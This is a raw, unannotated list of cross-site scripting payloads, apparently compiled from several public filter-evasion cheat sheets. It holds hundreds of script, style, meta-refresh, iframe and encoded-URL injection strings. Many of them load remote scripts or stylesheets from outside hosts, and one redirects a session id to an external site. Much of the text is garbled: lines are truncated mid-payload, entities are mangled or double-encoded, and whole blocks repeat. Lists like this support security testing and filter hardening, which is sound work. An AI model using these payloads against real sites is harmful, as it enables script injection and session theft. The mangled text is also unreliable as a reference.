a=&quot;get&quot;;&amp;#10;b=&quot;URL(&quot;&quot;;&amp;#10;c=&quot;javascript:&quot;
&lt;STYLE TYPE=&quot;text/javascript&quot;&gt;alert(&apos;XSS&apos;);&lt;/STYLE&gt;
&lt;IMG STYLE=&quot;xss:expr/*XSS*/ession(alert(&apos;XSS&apos;))&quot;&gt;
&lt;XSS STYLE=&quot;xss:expression(alert(&apos;XSS&apos;))&quot;&gt;
&lt;STYLE&gt;.XSS{background-image:url(&quot;javascript:alert(&apos;XSS&apos;)&quot;);
&lt;STYLE type=&quot;text/css&quot;&gt;BODY{background:url(&quot;javascript:alert(&apo
&lt;LINK REL=&quot;stylesheet&quot; HREF=&quot;javascript:alert(&apos;XSS&apos;);&quot
&lt;LINK REL=&quot;stylesheet&quot; HREF=&quot;http://ha.ckers.org/xss.css&quot;&gt;
&lt;STYLE&gt;@import&apos;http://ha.ckers.org/xss.css&apos;;&lt;/STYLE&gt;
&lt;META HTTP-EQUIV=&quot;Link&quot; Content=&quot;&lt;http://ha.ckers.org/xss.css&gt;
```

```
&lt;STYLE&gt;BODY{-moz-binding:url(&quot;http://ha.ckers.org/xssmoz.xml#xss&quot;)}&lt
&lt;TABLE BACKGROUND=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;&lt;/TABLE&gt;
&lt;TABLE&gt;&lt;TD BACKGROUND=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;&lt;/T
&lt;HTML xmlns:xss&gt;
&lt;XML ID=I&gt;&lt;X&gt;&lt;C&gt;&lt;![CDATA[&lt;IMG SRC=&quot;javas]]&gt;&lt;![CDATA
&lt;XML ID=&quot;xss&quot;&gt;&lt;I&gt;&lt;B&gt;&lt;IMG SRC=&quot;javas&lt;!-- --&gt;c
&lt;XML SRC=&quot;http://ha.ckers.org/xsstest.xml&quot; ID=I&gt;&lt;/XML&gt;
&lt;HTML&gt;&lt;BODY&gt;
&lt;!--[if gte IE 4]&gt;
&lt;META HTTP-EQUIV=&quot;Set-Cookie&quot; Content=&quot;USERID=&lt;SCRIPT&gt;alert(&a
&lt;XSS STYLE=&quot;behavior: url(http://ha.ckers.org/xss.htc);&quot;&gt;
&lt;SCRIPT SRC=&quot;http://ha.ckers.org/xss.jpg&quot;&gt;&lt;/SCRIPT&gt;
&lt;!--#exec cmd=&quot;/bin/echo &apos;&lt;SCRIPT SRC&apos;&quot;--&gt;&lt;!--#exec cm
&lt;? echo(&apos;&lt;SCR)&apos;;
&lt;BR SIZE=&quot;&amp;{alert(&apos;XSS&apos;)}&quot;&gt;
&lt;IMG SRC=JaVaScRiPt:alert(&apos;XSS&apos;)&gt;
&lt;IMG SRC=javascript:alert(&amp;quot;XSS&amp;quot;)&gt;
&lt;IMG SRC=`javascript:alert(&quot;RSnake says, &apos;XSS&apos;&quot;)`&gt;
&lt;IMG SRC=javascript:alert(String.fromCharCode(88,83,83))&gt;
&lt;IMG SRC=&amp;#106;&amp;#97;&amp;#118;&amp;#97;&amp;#115;&amp;#99;&amp;#114;&amp;#1
&lt;IMG SRC=&amp;#0000106&amp;#0000097&amp;#0000118&amp;#0000097&amp;#0000115&amp;#000
&lt;DIV STYLE=&quot;background-image:\0075\0072\006C\0028&apos;\006a\0061\0076\0061\00
&lt;IMG SRC=&amp;#x6A&amp;#x61&amp;#x76&amp;#x61&amp;#x73&amp;#x63&amp;#x72&amp;#x69&a
&lt;HEAD&gt;&lt;META HTTP-EQUIV=&quot;CONTENT-TYPE&quot; CONTENT=&quot;text/html; char
\&quot;;alert(&apos;XSS&apos;);//
&lt;/TITLE&gt;&lt;SCRIPT&gt;alert("XSS");&lt;/SCRIPT&gt;
&lt;STYLE&gt;@im\port&apos;\ja\vasc\ript:alert(&quot;XSS&quot;)&apos;;&lt;/STYLE&gt;
&lt;IMG SRC=&quot;jav&#x09;ascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG SRC=&quot;jav&amp;#x09;ascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG SRC=&quot;jav&amp;#x0A;ascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG SRC=&quot;jav&amp;#x0D;ascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;IMG&#x0D;SRC&#x0D;=&#x0D;&quot;&#x0D;j&#x0D;a&#x0D;v&#x0D;a&#x0D;s&#x0D;c&#x0D;r&#
perl -e &apos;print &quot;&lt;IMG SRC=java\0script:alert(&quot;XSS&quot;)>&quot;;&apos
perl -e &apos;print &quot;&amp;&lt;SCR\0IPT&gt;alert(&quot;XSS&quot;)&lt;/SCR\0IPT&gt;
&lt;IMG SRC=&quot; &amp;#14;  javascript:alert(&apos;XSS&apos;);&quot;&gt;
&lt;SCRIPT/XSS SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
&lt;BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert(&quot;XSS&quot;)&gt;
&lt;SCRIPT SRC=http://ha.ckers.org/xss.js
&lt;SCRIPT SRC=//ha.ckers.org/.j&gt;
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;
&lt;IFRAME SRC=http://ha.ckers.org/scriptlet.html &lt;
&lt;&lt;SCRIPT&gt;alert(&quot;XSS&quot;);//&lt;&lt;/SCRIPT&gt;
&lt;IMG &quot;&quot;&quot;&gt;&lt;SCRIPT&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;&quot
&lt;SCRIPT&gt;a=/XSS/
&lt;SCRIPT a=&quot;&gt;&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIP
&lt;SCRIPT =&quot;blah&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT
&lt;SCRIPT a=&quot;blah&quot; &apos;&apos; SRC=&quot;http://ha.ckers.org/xss.js&quot;&
&lt;SCRIPT &quot;a=&apos;&gt;&apos;&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&g
&lt;SCRIPT a=`&gt;` SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/SCRIPT&gt;
&lt;SCRIPT&gt;document.write(&quot;&lt;SCRI&quot;);&lt;/SCRIPT&gt;PT SRC=&quot;http://
&lt;SCRIPT a=&quot;>&apos;>&quot; SRC=&quot;http://ha.ckers.org/xss.js&quot;&gt;&lt;/S
```

```
&lt;A HREF=&quot;http://66.102.7.147/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D&quot;&gt;XSS&lt;/A&
&lt;A HREF=&quot;http://1113982867/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://0x42.0x0000066.0x7.0x93/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://0102.0146.0007.00000223/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;h&#x0A;tt&#09;p://6&amp;#09;6.000146.0x7.147/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;//www.google.com/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;//google&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://ha.ckers.org@google&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://google:ha.ckers.org&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://google.com/&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;http://www.google.com./&quot;&gt;XSS&lt;/A&gt;
&lt;A HREF=&quot;javascript:document.location=&apos;http://www.google.com/&apos;&quot;
&lt;A HREF=&quot;http://www.gohttp://www.google.com/ogle.com/&quot;&gt;XSS&lt;/A&gt;
<script>document.vulnerable=true;</script>
<img SRC="jav ascript:document.vulnerable=true;">
<img SRC="javascript:document.vulnerable=true;">
<img SRC=" &#14; javascript:document.vulnerable=true;">
<body onload!#$%&()*~+-_.,:;?@[/|\]^`=document.vulnerable=true;>
<<SCRIPT>document.vulnerable=true;//<</SCRIPT>
<script <B>document.vulnerable=true;</script>
<img SRC="javascript:document.vulnerable=true;"
<iframe src="javascript:document.vulnerable=true; <
<script>a=/XSS/\ndocument.vulnerable=true;</script>
\";document.vulnerable=true;;//
</title><SCRIPT>document.vulnerable=true;</script>
<input TYPE="IMAGE" SRC="javascript:document.vulnerable=true;">
<body BACKGROUND="javascript:document.vulnerable=true;">
<body ONLOAD=document.vulnerable=true;>
<img DYNSRC="javascript:document.vulnerable=true;">
<img LOWSRC="javascript:document.vulnerable=true;">
<bgsound SRC="javascript:document.vulnerable=true;">
<br SIZE="&{document.vulnerable=true}">
<LAYER SRC="javascript:document.vulnerable=true;"></LAYER>
<link REL="stylesheet" HREF="javascript:document.vulnerable=true;">
<style>li {list-style-image: url("javascript:document.vulnerable=true;");</STYLE><UL><
<img SRC='vbscript:document.vulnerable=true;'>
1script3document.vulnerable=true;1/script3
<meta HTTP-EQUIV="refresh" CONTENT="0;url=javascript:document.vulnerable=true;">
<meta HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:document.vulnerable=
<IFRAME SRC="javascript:document.vulnerable=true;"></iframe>
<FRAMESET><FRAME SRC="javascript:document.vulnerable=true;"></frameset>
<table BACKGROUND="javascript:document.vulnerable=true;">
<table><TD BACKGROUND="javascript:document.vulnerable=true;">
<div STYLE="background-image: url(javascript:document.vulnerable=true;)">
<div STYLE="background-image: url(&#1;javascript:document.vulnerable=true;)">
<div STYLE="width: expression(document.vulnerable=true);">
<style>@im\port'\ja\vasc\ript:document.vulnerable=true';</style>
<img STYLE="xss:expr/*XSS*/ession(document.vulnerable=true)">
<XSS STYLE="xss:expression(document.vulnerable=true)">
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(document.vulnerable=tru
```

```
<style TYPE="text/javascript">document.vulnerable=true;</style>
<style>.XSS{background-image:url("javascript:document.vulnerable=true");}</STYLE><A CL
<style type="text/css">BODY{background:url("javascript:document.vulnerable=true")}</st
<!--[if gte IE 4]><SCRIPT>document.vulnerable=true;</SCRIPT><![endif]-->
<base HREF="javascript:document.vulnerable=true;//">
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javas
<XML ID=I><X><C><![<IMG SRC="javas]]<![cript:document.vulnerable=true;">]]</C></X></xm
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:document.vulnerable=true"></B></I></X
<html><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import na
<? echo('<SCR)';echo('IPT>document.vulnerable=true</SCRIPT>'); ?>
<meta HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>document.vulnerable=true</SCRIPT
<head><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-
<a href="javascript#document.vulnerable=true;">
<div onmouseover="document.vulnerable=true;">
<img src="javascript:document.vulnerable=true;">
<img dynsrc="javascript:document.vulnerable=true;">
<input type="image" dynsrc="javascript:document.vulnerable=true;">
<bgsound src="javascript:document.vulnerable=true;">
&<script>document.vulnerable=true;</script>
&{document.vulnerable=true;};
<img src=&{document.vulnerable=true;};>
<link rel="stylesheet" href="javascript:document.vulnerable=true;">
<iframe src="vbscript:document.vulnerable=true;">
<img src="mocha:document.vulnerable=true;">
<img src="livescript:document.vulnerable=true;">
<a href="about:<script>document.vulnerable=true;</script>">
<meta http-equiv="refresh" content="0;url=javascript:document.vulnerable=true;">
<body onload="document.vulnerable=true;">
<div style="background-image: url(javascript:document.vulnerable=true;);">
<div style="behaviour: url([link to code]);">
<div style="binding: url([link to code]);">
<div style="width: expression(document.vulnerable=true;);">
<style type="text/javascript">document.vulnerable=true;</style>
<object classid="clsid:..." codebase="javascript:document.vulnerable=true;">
<style><!--</style><script>document.vulnerable=true;//--></script>
<<script>document.vulnerable=true;</script>
<![<!--]]<script>document.vulnerable=true;//--></script>
<!-- -- --><script>document.vulnerable=true;</script><!-- -- -->
<img src="blah"onmouseover="document.vulnerable=true;">
<img src="blah>" onmouseover="document.vulnerable=true;">
<xml src="javascript:document.vulnerable=true;">
<xml id="X"><a><b><script>document.vulnerable=true;</script>;</b></a></xml>
<div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>document.vulnerable=true;[\xC0][\xBC]/script>
<style>@import'http://www.securitycompass.com/xss.css';</style>
<meta HTTP-EQUIV="Link" Content="<http://www.securitycompass.com/xss.css>; REL=stylesh
<style>BODY{-moz-binding:url("http://www.securitycompass.com/xssmoz.xml#xss")}</style>
<OBJECT TYPE="text/x-scriptlet" DATA="http://www.securitycompass.com/scriptlet.html"><
<HTML xmlns:xss><?import namespace="xss" implementation="http://www.securitycompass.co
<script SRC="http://www.securitycompass.com/xss.jpg"></script>
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://www.securi
```

```
<script a=">" SRC="http://www.securitycompass.com/xss.js"></script>
<script =">" SRC="http://www.securitycompass.com/xss.js"></script>
<script a=">" '' SRC="http://www.securitycompass.com/xss.js"></script>
<script "a='>'" SRC="http://www.securitycompass.com/xss.js"></script>
<script a=`>` SRC="http://www.securitycompass.com/xss.js"></script>
<script a=">'>" SRC="http://www.securitycompass.com/xss.js"></script>
<script>document.write("<SCRI");</SCRIPT>PT SRC="http://www.securitycompass.com/xss.js
<div style="binding: url(http://www.securitycompass.com/xss.js);"> [Mozilla]
&quot;&gt;&lt;BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert(&quot;XSS&quot;)&gt;
&lt;/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;
&lt;/br style=a:expression(alert())&gt;
&lt;scrscriptipt&gt;alert(1)&lt;/scrscriptipt&gt;
&lt;br size=\&quot;&amp;{alert(&#039;XSS&#039;)}\&quot;&gt;
perl -e &#039;print \&quot;&lt;IMG SRC=java\0script:alert(\&quot;XSS\&quot;)&gt;\&quot
perl -e &#039;print \&quot;&lt;SCR\0IPT&gt;alert(\&quot;XSS\&quot;)&lt;/SCR\0IPT&gt;\&
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
<~/XSS/*-*/STYLE=xss:e/**/xpression(window.location="http://www.procheckup.com/?sid="%
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
<~/XSS STYLE=xss:expression(alert('XSS'))>
"><script>alert('XSS')</script>
</XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
XSS STYLE=xss:e/**/xpression(alert('XSS'))>
</XSS STYLE=xss:expression(alert('XSS'))>
';;alert(String.fromCharCode(88,83,83))//\';;alert(String.fromCharCode(88,83,83))//";;
';';;!--";<;XSS>;=&;{()}
<;SCRIPT>;alert(';XSS';)<;/SCRIPT>;
<;SCRIPT SRC=http://ha.ckers.org/xss.js>;<;/SCRIPT>;
<;SCRIPT>;alert(String.fromCharCode(88,83,83))<;/SCRIPT>;
<;BASE HREF=";javascript:alert(';XSS';);//";>;
<;BGSOUND SRC=";javascript:alert(';XSS';);";>;
<;BODY BACKGROUND=";javascript:alert(';XSS';);";>;
<;BODY ONLOAD=alert(';XSS';)>;
<;DIV STYLE=";background-image: url(javascript:alert(';XSS';))";>;
<;DIV STYLE=";background-image: url(&;#1;javascript:alert(';XSS';))";>;
<;DIV STYLE=";width: expression(alert(';XSS';));";>;
<;FRAMESET>;<;FRAME SRC=";javascript:alert(';XSS';);";>;<;/FRAMESET>;
<;IFRAME SRC=";javascript:alert(';XSS';);";>;<;/IFRAME>;
<;INPUT TYPE=";IMAGE"; SRC=";javascript:alert(';XSS';);";>;
<;IMG SRC=";javascript:alert(';XSS';);";>;
<;IMG SRC=javascript:alert(';XSS';)>;
<;IMG DYNSRC=";javascript:alert(';XSS';);";>;
<;IMG LOWSRC=";javascript:alert(';XSS';);";>;
<;IMG SRC=";http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode
Redirect 302 /a.jpg http://victimsite.com/admin.asp&;deleteuser
exp/*<;XSS STYLE=';no\xss:noxss(";*//*";);
<;STYLE>;li {list-style-image: url(";javascript:alert(&#39;XSS&#39;)";);}<;/STYLE>;<;U
<;IMG SRC=';vbscript:msgbox(";XSS";)';>;
<;LAYER SRC=";http://ha.ckers.org/scriptlet.html";>;<;/LAYER>;
<;IMG SRC=";livescript:[code]";>;
%BCscript%BEalert(%A2XSS%A2)%BC/script%BE
```

```
<;META HTTP-EQUIV=";refresh"; CONTENT=";0;url=javascript:alert(';XSS';);";>;
<;META HTTP-EQUIV=";refresh"; CONTENT=";0;url=data:text/html;base64,PHNjcmlwdD5hbGVydC
<;META HTTP-EQUIV=";refresh"; CONTENT=";0; URL=http://;URL=javascript:alert(';XSS';);"
<;IMG SRC=";mocha:[code]";>;
<;OBJECT TYPE=";text/x-scriptlet"; DATA=";http://ha.ckers.org/scriptlet.html";>;<;/OBJ
<;OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389>;<;param name=url value=ja
<;EMBED SRC=";http://ha.ckers.org/xss.swf"; AllowScriptAccess=";always";>;<;/EMBED>;
a=";get";;&;#10;b=";URL(";";;&;#10;c=";javascript:";;&;#10;d=";alert(';XSS';);";)";;&#
<;STYLE TYPE=";text/javascript";>;alert(';XSS';);<;/STYLE>;
<;IMG STYLE=";xss:expr/*XSS*/ession(alert(';XSS';))";>;
<;XSS STYLE=";xss:expression(alert(';XSS';))";>;
<;STYLE>;.XSS{background-image:url(";javascript:alert(';XSS';)";);}<;/STYLE>;<;A CLASS
<;STYLE type=";text/css";>;BODY{background:url(";javascript:alert(';XSS';)";)}<;/STYLE
<;LINK REL=";stylesheet"; HREF=";javascript:alert(';XSS';);";>;
<;LINK REL=";stylesheet"; HREF=";http://ha.ckers.org/xss.css";>;
<;STYLE>;@import';http://ha.ckers.org/xss.css';;<;/STYLE>;
<;META HTTP-EQUIV=";Link"; Content=";<;http://ha.ckers.org/xss.css>;; REL=stylesheet";
<;STYLE>;BODY{-moz-binding:url(";http://ha.ckers.org/xssmoz.xml#xss";)}<;/STYLE>;
<;TABLE BACKGROUND=";javascript:alert(';XSS';)";>;<;/TABLE>;
<;TABLE>;<;TD BACKGROUND=";javascript:alert(';XSS';)";>;<;/TD>;<;/TABLE>;
<;HTML xmlns:xss>;
<;XML ID=I>;<;X>;<;C>;<;![CDATA[<;IMG SRC=";javas]]>;<;![CDATA[cript:alert(';XSS';);";
<;XML ID=";xss";>;<;I>;<;B>;<;IMG SRC=";javas<;!-- -->;cript:alert(';XSS';)";>;<;/B>;<
<;XML SRC=";http://ha.ckers.org/xsstest.xml"; ID=I>;<;/XML>;
<;HTML>;<;BODY>;
<;!--[if gte IE 4]>;
<;META HTTP-EQUIV=";Set-Cookie"; Content=";USERID=<;SCRIPT>;alert(';XSS';)<;/SCRIPT>;"
<;XSS STYLE=";behavior: url(http://ha.ckers.org/xss.htc);";>;
<;SCRIPT SRC=";http://ha.ckers.org/xss.jpg";>;<;/SCRIPT>;
<;!--#exec cmd=";/bin/echo ';<;SCRIPT SRC';";-->;<;!--#exec cmd=";/bin/echo ';=http://
<;? echo(';<;SCR)';;
<;BR SIZE=";&;{alert(';XSS';)}";>;
<;IMG SRC=JaVaScRiPt:alert(';XSS';)>;
<;IMG SRC=javascript:alert(&;quot;XSS&;quot;)>;
<;IMG SRC=`javascript:alert(";RSnake says, ';XSS';";)`>;
<;IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>;
<;IMG RC=&;#106;&;#97;&;#118;&;#97;&;#115;&;#99;&;#114;&;#105;&;#112;&;#116;&;#58;&;#9
<;IMG RC=&;#0000106&;#0000097&;#0000118&;#0000097&;#0000115&;#0000099&;#0000114&;#0000
<;DIV STYLE=";background-image:\0075\0072\006C\0028';\006a\0061\0076\0061\0073\0063\00
<;IMG SRC=&;#x6A&;#x61&;#x76&;#x61&;#x73&;#x63&;#x72&;#x69&;#x70&;#x74&;#x3A&;#x61&;#x
<;HEAD>;<;META HTTP-EQUIV=";CONTENT-TYPE"; CONTENT=";text/html; charset=UTF-7";>; <;/H
\";;alert(';XSS';);//
<;/TITLE>;<;SCRIPT>;alert("XSS");<;/SCRIPT>;
<;STYLE>;@im\port';\ja\vasc\ript:alert(";XSS";)';;<;/STYLE>;
<;IMG SRC=";jav&#x09;ascript:alert(';XSS';);";>;
<;IMG SRC=";jav&;#x09;ascript:alert(';XSS';);";>;
<;IMG SRC=";jav&;#x0A;ascript:alert(';XSS';);";>;
<;IMG SRC=";jav&;#x0D;ascript:alert(';XSS';);";>;
<;IMG&#x0D;SRC&#x0D;=&#x0D;";&#x0D;j&#x0D;a&#x0D;v&#x0D;a&#x0D;s&#x0D;c&#x0D;r&#x0D;i&
perl -e ';print ";<;IM SRC=java\0script:alert(";XSS";)>";;';>; out
perl -e ';print ";&;<;SCR\0IPT>;alert(";XSS";)<;/SCR\0IPT>;";;'; >; out
```

```
<;IMG SRC="; &;#14;  javascript:alert(';XSS';);";>;
<;SCRIPT/XSS SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;BODY onload!#$%&;()*~+-_.,:;?@[/|\]^`=alert(";XSS";)>;
<;SCRIPT SRC=http://ha.ckers.org/xss.js
<;SCRIPT SRC=//ha.ckers.org/.j>;
<;IMG SRC=";javascript:alert(';XSS';)";
<;IFRAME SRC=http://ha.ckers.org/scriptlet.html <;
<;<;SCRIPT>;alert(";XSS";);//<;<;/SCRIPT>;
<;IMG ";";";>;<;SCRIPT>;alert(";XSS";)<;/SCRIPT>;";>;
<;SCRIPT>;a=/XSS/
<;SCRIPT a=";>;"; SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;SCRIPT =";blah"; SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;SCRIPT a=";blah"; ';'; SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;SCRIPT ";a=';>;';"; SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;SCRIPT a=`>;` SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;SCRIPT>;document.write(";<;SCRI";);<;/SCRIPT>;PT SRC="http://ha.ckers.org/xss.js";>
<;SCRIPT a=";>';>"; SRC="http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
<;A HREF=";http://66.102.7.147/";>;XSS<;/A>;
<;A HREF=";http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D";>;XSS<;/A>;
<;A HREF=";http://1113982867/";>;XSS<;/A>;
<;A HREF=";http://0x42.0x0000066.0x7.0x93/";>;XSS<;/A>;
<;A HREF=";http://0102.0146.0007.00000223/";>;XSS<;/A>;
<;A HREF=";h&#x0A;tt&#09;p://6&;#09;6.000146.0x7.147/";>;XSS<;/A>;
<;A HREF=";//www.google.com/";>;XSS<;/A>;
<;A HREF=";//google";>;XSS<;/A>;
<;A HREF=";http://ha.ckers.org@google";>;XSS<;/A>;
<;A HREF=";http://google:ha.ckers.org";>;XSS<;/A>;
<;A HREF=";http://google.com/";>;XSS<;/A>;
<;A HREF=";http://www.google.com./";>;XSS<;/A>;
<;A HREF=";javascript:document.location=';http://www.google.com/';";>;XSS<;/A>;
<;A HREF=";http://www.gohttp://www.google.com/ogle.com/";>;XSS<;/A>;
<script>document.vulnerable=true;</script>
<img SRC="jav ascript:document.vulnerable=true;">
<img SRC="javascript:document.vulnerable=true;">
<img SRC=" &#14; javascript:document.vulnerable=true;">
<body onload!#$%&()*~+-_.,:;?@[/|\]^`=document.vulnerable=true;>
<<SCRIPT>document.vulnerable=true;//<</SCRIPT>
<script <B>document.vulnerable=true;</script>
<img SRC="javascript:document.vulnerable=true;"
<iframe src="javascript:document.vulnerable=true; <
<script>a=/XSS/\ndocument.vulnerable=true;</script>
\";document.vulnerable=true;;//
</title><SCRIPT>document.vulnerable=true;</script>
<input TYPE="IMAGE" SRC="javascript:document.vulnerable=true;">
<body BACKGROUND="javascript:document.vulnerable=true;">
<body ONLOAD=document.vulnerable=true;>
<img DYNSRC="javascript:document.vulnerable=true;">
<img LOWSRC="javascript:document.vulnerable=true;">
<bgsound SRC="javascript:document.vulnerable=true;">
<br SIZE="&{document.vulnerable=true}">
<LAYER SRC="javascript:document.vulnerable=true;"></LAYER>
```

```
<link REL="stylesheet" HREF="javascript:document.vulnerable=true;">
<style>li {list-style-image: url("javascript:document.vulnerable=true;");</STYLE><UL><
<img SRC='vbscript:document.vulnerable=true;'>
1script3document.vulnerable=true;1/script3
<meta HTTP-EQUIV="refresh" CONTENT="0;url=javascript:document.vulnerable=true;">
<meta HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:document.vulnerable=
<IFRAME SRC="javascript:document.vulnerable=true;"></iframe>
<FRAMESET><FRAME SRC="javascript:document.vulnerable=true;"></frameset>
<table BACKGROUND="javascript:document.vulnerable=true;">
<table><TD BACKGROUND="javascript:document.vulnerable=true;">
<div STYLE="background-image: url(javascript:document.vulnerable=true;)">
<div STYLE="background-image: url(&#1;javascript:document.vulnerable=true;)">
<div STYLE="width: expression(document.vulnerable=true);">
<style>@im\port'\ja\vasc\ript:document.vulnerable=true';</style>
<img STYLE="xss:expr/*XSS*/ession(document.vulnerable=true)">
<XSS STYLE="xss:expression(document.vulnerable=true)">
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(document.vulnerable=tru
<style TYPE="text/javascript">document.vulnerable=true;</style>
<style>.XSS{background-image:url("javascript:document.vulnerable=true");}</STYLE><A CL
<style type="text/css">BODY{background:url("javascript:document.vulnerable=true")}</st
<!--[if gte IE 4]><SCRIPT>document.vulnerable=true;</SCRIPT><![endif]-->
<base HREF="javascript:document.vulnerable=true;//">
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javas
<XML ID=I><X><C><![<IMG SRC="javas]]<![cript:document.vulnerable=true;">]]</C></X></xm
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:document.vulnerable=true"></B></I></X
<html><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import na
<? echo('<SCR)';echo('IPT>document.vulnerable=true</SCRIPT>'); ?>
<meta HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>document.vulnerable=true</SCRIPT
<head><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-
<a href="javascript#document.vulnerable=true;">
<div onmouseover="document.vulnerable=true;">
<img src="javascript:document.vulnerable=true;">
<img dynsrc="javascript:document.vulnerable=true;">
<input type="image" dynsrc="javascript:document.vulnerable=true;">
<bgsound src="javascript:document.vulnerable=true;">
&<script>document.vulnerable=true;</script>
&{document.vulnerable=true;};
<img src=&{document.vulnerable=true;};>
<link rel="stylesheet" href="javascript:document.vulnerable=true;">
<iframe src="vbscript:document.vulnerable=true;">
<img src="mocha:document.vulnerable=true;">
<img src="livescript:document.vulnerable=true;">
<a href="about:<script>document.vulnerable=true;</script>">
<meta http-equiv="refresh" content="0;url=javascript:document.vulnerable=true;">
<body onload="document.vulnerable=true;">
<div style="background-image: url(javascript:document.vulnerable=true;);">
<div style="behaviour: url([link to code]);">
<div style="binding: url([link to code]);">
<div style="width: expression(document.vulnerable=true;);">
<style type="text/javascript">document.vulnerable=true;</style>
<object classid="clsid:..." codebase="javascript:document.vulnerable=true;">
```

```
<style><!--</style><script>document.vulnerable=true;//--></script>
<<script>document.vulnerable=true;</script>
<![<!--]]<script>document.vulnerable=true;//--></script>
<!-- -- --><script>document.vulnerable=true;</script><!-- -- -->
<img src="blah"onmouseover="document.vulnerable=true;">
<img src="blah>" onmouseover="document.vulnerable=true;">
<xml src="javascript:document.vulnerable=true;">
<xml id="X"><a><b><script>document.vulnerable=true;</script>;</b></a></xml>
<div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>document.vulnerable=true;[\xC0][\xBC]/script>
<style>@import'http://www.securitycompass.com/xss.css';</style>
<meta HTTP-EQUIV="Link" Content="<http://www.securitycompass.com/xss.css>; REL=stylesh
<style>BODY{-moz-binding:url("http://www.securitycompass.com/xssmoz.xml#xss")}</style>
<OBJECT TYPE="text/x-scriptlet" DATA="http://www.securitycompass.com/scriptlet.html"><
<HTML xmlns:xss><?import namespace="xss" implementation="http://www.securitycompass.co
<script SRC="http://www.securitycompass.com/xss.jpg"></script>
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://www.securi
<script a=">" SRC="http://www.securitycompass.com/xss.js"></script>
<script =">" SRC="http://www.securitycompass.com/xss.js"></script>
<script a=">" '' SRC="http://www.securitycompass.com/xss.js"></script>
<script "a='>'" SRC="http://www.securitycompass.com/xss.js"></script>
<script a=`>` SRC="http://www.securitycompass.com/xss.js"></script>
<script a=">'>" SRC="http://www.securitycompass.com/xss.js"></script>
<script>document.write("<SCRI");</SCRIPT>PT SRC="http://www.securitycompass.com/xss.js
<div style="binding: url(http://www.securitycompass.com/xss.js);"> [Mozilla]
";>;<;BODY onload!#$%&;()*~+-_.,:;?@[/|\]^`=alert(";XSS";)>;
<;/script>;<;script>;alert(1)<;/script>;
<;/br style=a:expression(alert())>;
<;scrscriptipt>;alert(1)<;/scrscriptipt>;
<;br size=\";&;{alert(&#039;XSS&#039;)}\";>;
perl -e &#039;print \";<;IMG SRC=java\0script:alert(\";XSS\";)>;\";;&#039; >; out
perl -e &#039;print \";<;SCR\0IPT>;alert(\";XSS\";)<;/SCR\0IPT>;\";;&#039; >; out
